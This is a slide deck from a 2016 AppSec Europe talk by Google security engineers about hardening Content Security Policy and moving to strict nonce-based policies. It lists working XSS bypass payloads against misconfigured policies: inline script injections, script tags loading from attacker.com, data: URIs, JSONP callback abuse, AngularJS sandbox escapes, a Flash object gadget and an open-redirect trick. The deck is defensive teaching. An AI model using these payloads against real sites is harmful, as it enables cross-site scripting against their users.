ROMA MMXVI

APPSEC EUROPE

MAKING CSP GREAT AGAIN

Michele Spagnuolo   Lukas Weichselbaum

ABOUT US

Michele Spagnuolo

Information Security
Engineer

Lukas Weichselbaum

Information Security
Engineer

We work in a special focus area of the **Google** security team aimed at improving product security by targeted proactive projects to mitigate whole classes of bugs.

CONTENT

What we'll be talking about

01 WHAT IS CSP

02 WHAT'S IN A POLICY?

03 COMMON MISTAKES

04 BYPASSING CSP

05 A NEW WAY OF DOING CSP

06 THE FUTURE OF CSP

07 SUCCESS STORIES

08 Q & A

ROMA
MMXVI
APPSEC
EUROPE

SO **WHAT IS CSP** ?

A tool developers can use to **lock down** their web applications in various ways.

CSP is a **defense-in-depth** mechanism - it reduces the harm that a malicious injection can cause, but it is **not** a replacement for careful input validation and output encoding.

GOALS OF CSP

It’s pretty ambitious...

CSP 2 specification: https://www.w3.org/TR/CSP/

CSP 3 draft: https://w3c.github.io/webappsec-csp/

Granular control over **resources** that can be requested, embedded and executed, execution of **inline scripts**, **dynamic code execution** (eval) and application of **inline style**.

MITIGATE

risk

Sandbox not just iframes, but any resource, framed or not. The content is forced into a unique origin, preventing it from running scripts or plugins, submitting forms, etc...

REDUCE PRIVILEGE

of the application

Find out when your application gets **exploited**, or behaves differently from how you think it should behave. By collecting violation reports, an administrator can be alerted and easily spot the bug.

DETECT EXPLOITATION

by monitoring violations

ROMA MMXVI | APPSEC EUROPE

WHAT'S IN A POLICY?

CSP directives

Many, for many different problems.

`default-src` `base-uri` `connect-src` `img-src` `font-src` `child-src` `script-src` `media-src` `frame-ancestors` `style-src` `object-src` `plugin-types` `report-uri`

It's a HTTP header.


Actually, two.

Content-Security-Policy:	*enforcing mode*
Content-Security-Policy-Report-Only:	*report-only mode*

We'll focus on **script-src**.

HOW DOES IT WORK?

A policy in detail




Content-Security-Policy

```
default-src 'self';
script-src 'self' yep.com;
report-uri /csp_violation_logger;
```

HOW DOES IT WORK?

Script injections (XSS) get blocked


money.example.com
<img src="cat.png">
<script src="//yep.com/x.js">
">'><script src="//attacker.com">
">'><script>alert(42)</script>
CSP allows
CSP allows
CSP blocks
CSP blocks
money.example.com
yep.com
attacker.com
source not whitelisted
inline script not allowed
money.example.com/csp_violations_logger

Content-Security-Policy


```
default-src 'self';
script-src 'self' yep.com;
report-uri /csp_violation_logger;
```

DEMO

BUT... IT'S HARD TO DEPLOY


Two examples from Twitter and GMail

Policies get less secure the longer they are.



Valid policy at https://twitter.com/ View Raw Policy

script-src https://connect.facebook.net https://cm.g.doubleclick.net https://ssl.google-analytics.com https://graph.facebook.com 'self' 'unsafe-eval' https://*.twimg.com https://api.twitter.com https://analytics.twitter.com https://publish.twitter.com https://ton.twitter.com 'unsafe-inline' https://syndication.twitter.com https://www.google.com https://t.tellapart.com https://platform.twitter.com https://www.google-analytics.com ;



Valid policy at https://mail.google.com

script-src https://clients4.google.com/insights/consumersurveys/ 'self' 'unsafe-inline' 'unsafe-eval' https://hangouts.google.com/ https://talkgadget.google.com/ https://*.talkgadget.google.com/ https://www.googleapis.com/appsmarket/v2/installedApps/ https://www-gm-opensocial.googleusercontent.com/gadgets/js/ https://docs.google.com/static/doclist/client/js/ https://www.google.com/tools/feedback/ https://s.ytimg.com/yts/jsbin/ https://www.youtube.com/iframe_api https://ssl.google-analytics.com/ https://apis.google.com/_/scs/abc-static/ https://apis.google.com/js/ https://clients1.google.com/complete/ https://apis.google.com/_/scs/apps-static/_/js/ https://ssl.gstatic.com/inputtools/js/ https://ssl.gstatic.com/cloudsearch/static/o/js/ https://www.gstatic.com/feedback/js/ https://www.gstatic.com/common_sharing/static/client/js/ https://www.gstatic.com/og/_/js/ https://*.hangouts.sandbox.google.com/ ;

These are not strict... they allow 'unsafe-inline' (and 'unsafe-eval').

Even if they removed 'unsafe-inline' (or added a nonce), any JSONP endpoint on whitelisted domains/paths can be the nail in their coffin.

In practice, in a lot of real-world complex applications CSP is just used for **monitoring purposes**, not as a defense-in-depth against XSS.

ROMA MMXVI APPSEC EUROPE

Br eaking B ad

C S P

35 2 8 18 7 Br 79.904

5 2 3 B 10.811

6 2 4 C 12.0107

16 2 8 6 S 32.065

15 2 8 5 P 30.973762

COMMON MISTAKES [1/4]

Trivial mistakes

'unsafe-inline' in script-src (and no nonce)

```
script-src 'self' 'unsafe-inline';
object-src 'none';
```

Same for `default-src`, if there's no `script-src` directive.

Bypass

```
">'><script>alert(1337)</script>
```

COMMON MISTAKES [2/4]

Trivial mistakes

URL schemes or wildcard in script-src (and no 'strict-dynamic')

```
script-src 'self' https: data: *;
object-src 'none';
```

Same for URL schemes and wildcards in `object-src`.

Bypasses

```
">'><script src=https://attacker.com/evil.js></script>
```

```
">'><script src=data:text/javascript,alert(1337)></script>
```

COMMON MISTAKES [3/4]

Less trivial mistakes

Missing object-src or default-src directive

```
script-src 'self';
```

It looks secure, right?

Bypass

```
">'><object type="application/x-shockwave-flash" data='https:
//ajax.googleapis.com/ajax/libs/yui/2.8.0
r4/build/charts/assets/charts.swf?allowedDomain=\"})))}catch(e)
{alert(1337)}//'>
<param name="AllowScriptAccess" value="always"></object>
```

COMMON MISTAKES [4/4]

Less trivial mistakes

Allow 'self' + hosting user-provided content on the same origin

```
script-src 'self';
object-src 'none';
```

Same for `object-src`.

Bypass

```
">'><script src="/user_upload/evil_cat.jpg.js"></script>
```

BYPASSING CSP [1/5]

Whitelist bypasses

JSONP-like endpoint in whitelist

```
script-src 'self' https://whitelisted.com;
object-src 'none';
```


Bypass

```
">'><script src="https://whitelisted.com/jsonp?callback=alert">
```

BYPASSING CSP [2/5]

JSONP is a problem

DEMO



bypassable.com

```
">'><script src="https:
//whitelisted.com/jsonp?
callback=alert(1);u">
```

```
alert(1);u({...})
```

A SOME* attack

```
">'><script src="https:
//whitelisted.com/jsonp?
callback=x.click">
```

```
x.click({...})
```

* Same Origin Method Execution

1) You whitelist an origin/path hosting a JSONP endpoint.

2) Javascript execution is allowed, extent is depending on how liberal the JSONP endpoint is and what a user can control (just the callback function or also parameters).

Don't whitelist JSONP endpoints.

Sadly, there are a lot of those out there.

...especially on CDNs!

BYPASSING CSP [3/5]

Whitelist bypasses

AngularJS library in whitelist

```
script-src 'self' https://whitelisted.com;
object-src 'none';
```

Bypass


```
"><script src="https://whitelisted.com/angular.min.js"></script>
<div ng-app ng-csp>{{1336 + 1}}</div>
```

```
"><script
src="https://whitelisted.com/angularjs/1.1.3/angular.min.js">
</script>
<div ng-app ng-csp id=p ng-click=$event.view.alert(1337)>
```

Also works without user interaction, e.g. by combining with JSONP endpoints or other JS libraries.

BYPASSING CSP [4/5]

AngularJS is a problem


bypassable.com
CSP allows
Sandbox bypass in AngularJS
CSP allows
Outdated Angular + outdated Prototype.js giving access to window

```
ng-app ng-csp ng-click=$event.view alert(1337)>
<script src="//whitelisted.com/angular.js"></script>
```

```
ng-app ng-csp>
<script src="//whitelisted.com/angular.js"></script>
<script src="//whitelisted.com/prototype.js">
</script>{{$on.curry.call() alert(1)}}
```

Powerful JS frameworks are a problem

1) You whitelist an origin/path hosting a version of AngularJS with known sandbox bypasses. Or you combine it with outdated Prototype.js. Or JSONP endpoints.
2) The attacker can exploit those to achieve full XSS.

For more bypasses in popular CDNs, see Cure53's mini-challenge.

Don't use CSP in combination with CDNs hosting AngularJS.

BYPASSING CSP [5/5]

Path relaxation

Path relaxation due to open redirect in whitelist

```
script-src https://whitelisted.com/totally/secure.js https://site.with.redirect.com;
object-src 'none';
```


Bypass

~~`"'><script src="https://whitelisted.com/jsonp?callback=alert">`~~

```
"'><script src="https://site.with.redirect.com/redirect?url=https%3A//whitelisted.com/jsonp%2Fcallback%3Dalert">
```


Path is ignored after redirect!

Spec: "To avoid leaking path information cross-origin (as discussed in Homakov's Using Content-Security-Policy for Evil), the matching algorithm ignores path component of a source expression if the resource loaded is the result of a redirect."



```
<script src="https://site.with.
redirect.com/
redirect?url=https%3A//whitelisted.
com/jsonp%2Fcallback%3Dalert"
></script>
```

CSP EVALUATOR



Google CSP Evaluator [EXPERIMENTAL]

Paste CSP


```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: 'nonce-rAnd0m' https://www.google.com http://www.google-analytics.com/gtm/js
https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar https://someDomainNotGoogle.com;
img-src 'self' https: data:;
report-uri https://csp.withgoogle.com/csp/test/1;
foobar-src 'foobar'
```

CSP Version 3

Check CSP **Example**

Evaluated CSP as seen by a browser supporting CSP Version 3

!	script-src	
!	default-src	
✓	img-src	
ⓘ	report-uri	report-uri is deprecated in CSP3. Please use the report-to directive instead.
×	foobar-src	Directive "foobar-src" is not a known CSP directive.
?	object-src [missing]	Can you restrict object-src to 'none'?



Paste CSP

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: 'nonce-rAnd0m' https://www.google.com http://www.google-analytics.com/gtm/js
https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar https://someDomainNotGoogle.com;
img-src 'self' https: data:;
report-uri https://csp.withgoogle.com/csp/test/1;
foobar-src 'foobar'
```

Evaluated CSP as seen by a browser supporting CSP Version 3

script-src

—	'unsafe-inline'	unsafe-inline is ignored if a nonce or a hash is present. (CSP2 and above)
?	'unsafe-eval'	script-src directive contains 'unsafe-eval'
✓	'self'	
!	data:	script-src directive allows URL scheme data: as source.
✓	'nonce-rAnd0m'	
!	https://www.google.com	www.google.com is known to host JSONP endpoints which allow to bypass this CSP. Consider switching to a nonce-based CSP with unsafe-dynamic instead
!	http://www.google-analytics.com/gtm/js	www.google-analytics.com is known to host JSONP endpoints which allow to bypass this CSP. Consider switching to a nonce-based CSP with unsafe-dynamic instead
?	https://*.gstatic.com/feedback/	Consider switching to a nonce-based CSP with unsafe-dynamic instead of whitelisting hosts.
!	https://ajax.googleapis.com	ajax.googleapis.com is known to host JSONP endpoints and Angular libraries which allow to bypass this CSP. Consider switching to a nonce-based CSP with unsafe-dynamic instead

CSP

Findings

A NEW WAY OF DOING CSP

Strict nonce-based CSP

Strict nonce-based policy

```
script-src 'nonce-r4nd0m';
object-src 'none';
```

- All <script> tags with the correct nonce attribute will get executed
- <script> tags injected via XSS will be blocked, because of missing nonce
- No host/path whitelists!
  - No bypasses because of JSONP-like endpoints on external domains (administrators no longer carry the burden of external things they can't control)
  - No need to go through the painful process of crafting and maintaining a whitelist

Problem


Dynamically created scripts

```
<script nonce="r4nd0m">
  var s = document.createElement("script");
  s.src = "//example.com/bar.js";
⚠ document.body.appendChild(s);
</script>
```

- `bar.js` will not be executed
- Common pattern in libraries
- Hard to refactor libraries to pass nonces to second (and more)-level scripts

HOW DO CSP NONCES WORK?

A policy in detail

